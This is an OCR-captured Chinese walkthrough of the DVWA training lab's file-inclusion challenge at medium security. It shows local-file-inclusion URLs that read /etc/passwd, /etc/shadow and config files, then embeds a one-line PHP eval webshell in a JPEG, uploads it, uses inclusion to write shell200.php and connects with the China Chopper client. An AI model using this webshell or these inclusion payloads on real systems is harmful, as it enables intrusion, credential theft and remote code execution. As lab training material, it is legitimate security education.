
PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]



Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.


File Inclusion Source

```
<?php

        $file = $_GET['page']; // The page we wish to display

        // Bad input validation
        $file = str_replace("http://", "", $file);
        $file = str_replace("https://", "", $file);

?>   增加了安全过滤，不能直接引用外部http:// https:// URL
```

Username: admin
Security Level: medium
PHPIDS: disabled

4.1 本地文件包含

```
同低级别一样，仍然能执行低级别的漏洞利用
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/passwd
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/shadow
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/php5/apache2/php.ini
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/mysql/my.cnf
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/apache2/apache2.conf
```




```
.92.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60
spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh ww
bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nob
bin/sh syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bi
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daem
```

4.2 本地文件包含+webshell

```
同低安全级别一样，如果你还要跟着杨哥做一遍的话，也OK

1. 制作一句话图片木马
<?fputs(fopen("shell200.php","w"),'<?php eval($_POST[yangge]);?>')?>
2. 上传图片木马文件
3. 执行文件包含并生成后门
4. 通过菜刀连接webshell
```

制作一句话图片木马




edjpgcom v0.4 - D:\ftp_new\edjpgcom\redhat.jpg

☑ Delete backup?

```
<?fputs(fopen("shell200.php","w"),'<?php eval($_POST
```

上传图片木马文件



Vulnerability: File Upload


Choose an image to upload:

未选择文件。

```
../../hackable/uploads/redhat.jpg succesfully uploaded!
```

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm




192.168.106.134/dvwa/hackable/uploads/redhat.jpg

执行文件包含并生成后门

```
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/redhat.jpg
或者使用该图片的绝对路径
```




a/vulnerabilities/fi/?page=../../hackable/uploads/redhat.jpg



```
root@owaspbwa:~# ls /var/www/dvwa/vulnerabilities/fi/
help  include.php  index.php  shell200.php  shell20.php  shell50.php  source
root@owaspbwa:~#
root@owaspbwa:~# more /var/www/dvwa/vulnerabilities/fi/shell200.php
<?php eval($_POST[yangge]);?>
root@owaspbwa:~#
```

通过菜刀连接webshell

```
http://192.168.106.134/dvwa/vulnerabilities/fi/shell200.php
```



```
http://192.168.106.134/dvwa/vulnerabilities/fi/shell200.php   -1   0.0.0.0   2018
http://192.168.106.134/dvwa/vulnerabilities/fi/shell50.php    -1   0.0.0.0   2018
http://192.168.106.134/dvwa/vulnera                                          2018
http://www.maicaidao.com/server.asp                                          2012
http://www.maicaidao.com/server.asp                                          2012
http://www.maicaidao.com/server.php                                          2012
```

星期日 2018-09-16 八月初七

编辑SHELL


地址: ://192.168.106.134/dvwa/vulnerabilities/fi/shell200.php | yangg

配置:

备注:

默认类别 ▼ | PHP (Eval) ▼ | GB2312 ▼ | 编辑


0.默认类别(5)



名称	时间	大小	属性
uploads	2018-09-16 01:05:28	4096	0755
users	2013-07-10 20:42:12	4096	0755

